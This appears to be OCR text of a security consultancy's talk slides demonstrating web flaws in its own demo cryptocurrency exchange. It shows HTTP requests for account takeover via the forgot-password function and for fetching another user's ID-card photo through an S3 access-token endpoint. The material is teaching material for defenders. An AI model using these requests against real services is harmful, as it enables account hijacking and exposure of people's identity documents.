MAYASEVEN's Hacking Diary

MAYASEVEN
HACK THINGS

Who are we?

Nop Phoomthaisong

Cybersecurity Consultants,
Cybersecurity Researcher


MAYASEVEN Team

The Cybersecurity Expert Guys

Agenda

1. Account Takeover via Forgot Password Function
2. Amazon S3 Misconfiguration
3. Arbitrarily Create Bitcoin on Web Cryptocurrency Exchange
4. Attacking JSON Web Token
5. XSS Triggered by CSP Bypass
6. Adminer Arbitrary File Read
7. Poor Cryptography Implementation
8. Code Obfuscation?

MAYASEVEN Cryptocurrency Exchange



M7 Exchange

mayaseven

- Dashboard
- Ranking
- Trading
- Wallet
- Transaction
- Setting

THB Balance 1000.00

BTC Balance 10.0792

XRP Balance 10

All Markets

BTCTHB 1m 30m 1h D

Bitcoin / Thai Baht (calculated by TradingView) · D · BITFINEX


O234822.59 H238078.75 L231035.28 C235191.87 −919.89 (−0.39%)

Vol (20) 1.814K 16.267K


Account Takeover via Forgot Password Function

MAYASEVEN
HACK THINGS


Typical Forgot Password Workflow



Typical Forgot Password Workflow




Account Takeover via Forgot Password



```
POST /forgot-password.php HTTP/1.1
Host: 192.168.1.44:8080
User-Agent: Mozilla/5.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Content-Type: application/x-www-form-
urlencoded
Content-Length: 77
Connection: close
Upgrade-Insecure-Requests: 1

refotp=b097d6&username=mayaseven&password
=mynewpass&confirmpassword=mynewpass
```

Account Takeover via Forgot Password



```
POST /forgot-password.php HTTP/1.1
Host: 192.168.1.44:8080
User-Agent: Mozilla/5.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Content-Type: application/x-www-form-urlencoded
Content-Length: 77
Connection: close
Upgrade-Insecure-Requests: 1

refotp=b097d6&username=mark&password=mynewpass&confirmpassword=mynewpass
```

MAYASEVEN HACK THINGS

Account Takeover via Forgot Password

Demo !

Lesson Learned


- Developers should take care for every stage in workflow

Amazon S3 Misconfiguration


MAYASEVEN
HACK THINGS

Amazon S3 Misconfiguration

The web server keeps all photos in Amazon S3 private cloud storage.


View photo
Webapp generate access token
Redirected to Amazon S3 private storage
A photo was show


Access Token



https://mayaseven-2600.s3-ap-southeast-1.amazonaws.com/id_card_DANIEL.jpg?X-Amz-Content-Sha256=UNSIGN

Amazon S3 Misconfiguration

Without the Access Token, we cannot access to the photo even when we know the file name.


https://mayaseven-2600.s3-ap-southeast-1.amazonaws.com/id_card_DANIEL.jpg

This XML file does not appear to have any style information associated with it. The document tree is shown below.


```
-<Error>
    <Code>AccessDenied</Code>
    <Message>Access Denied</Message>
    <RequestId>138F1F3791E5F786</RequestId>
  -<HostId>
      NGKkCXph3df4LtAIpRcWJiJmhX9PgKXsWGcZ6a8rQjFhpVwH2NcaA+ImVIgGhGj1bMp0JVIo6Qg=
    </HostId>
 </Error>
```


Account takeover via forgot password

Is it still vulnerable?

Amazon S3 Misconfiguration

The web server keeps all photos in Amazon S3 private cloud storage.


View photo
Webapp generate access token
Redirected to Amazon S3 private storage
A photo was show
Access Token


https://mayaseven-2600.s3-ap-southeast-1.amazonaws.com/id_card_DANIEL.jpg?X-Amz-Content-Sha256=UNSIGN

Amazon S3 Misconfiguration

Webapp generate access token

Intercept a request with Burp Suite

```
GET /api/s3.php?id_card=id_card_DANIEL.jpg
HTTP/1.1
Host: 192.168.1.55:8080
User-Agent: Mozilla/5.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Connection: close
Cookie:
token=eyJ0eXAiOiJqd3QiLCJhbGciOiJIUzI1NiJ9.eyJk
YXRhIjp7InVzZXIiOiJtYXlhc2V2ZW4iLCJ1c2VyaWQi
OjEsInRlc3QiOiJ0ZXN0In0sImV4cCI6MTU1ODEyM
DUwNH0.9iPkFNFlwF4MK5jD39UqUhrQW4fGS2M
r62l6j6528kI
Upgrade-Insecure-Requests: 1
```

Redirected to Amazon S3 private storage

id_card_DANIEL.jpg was show

Amazon S3 Misconfiguration

Webapp generate access token

Intercept a request with Burp Suite

```
GET /api/s3.php?id_card=id_card_mayaseven.jpg
HTTP/1.1
Host: 192.168.1.55:8080
User-Agent: Mozilla/5.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Connection: close
Cookie:
token=eyJ0eXAiOiJqd3QiLCJhbGciOiJIUzI1NiJ9.eyJk
YXRhIjp7InVzZXIiOiJtYXlhc2V2ZW4iLCJ1c2VyaWQi
OjEsInRlc3QiOiJ0ZXN0In0sImV4cCI6MTU1ODEyM
DUwNH0.9iPkFNFlwF4MK5jD39UqUhrQW4fGS2M
r62l6j6528kI
Upgrade-Insecure-Requests: 1
```

Redirected to Amazon S3 private storage

id_card_mayaseven.jpg was show

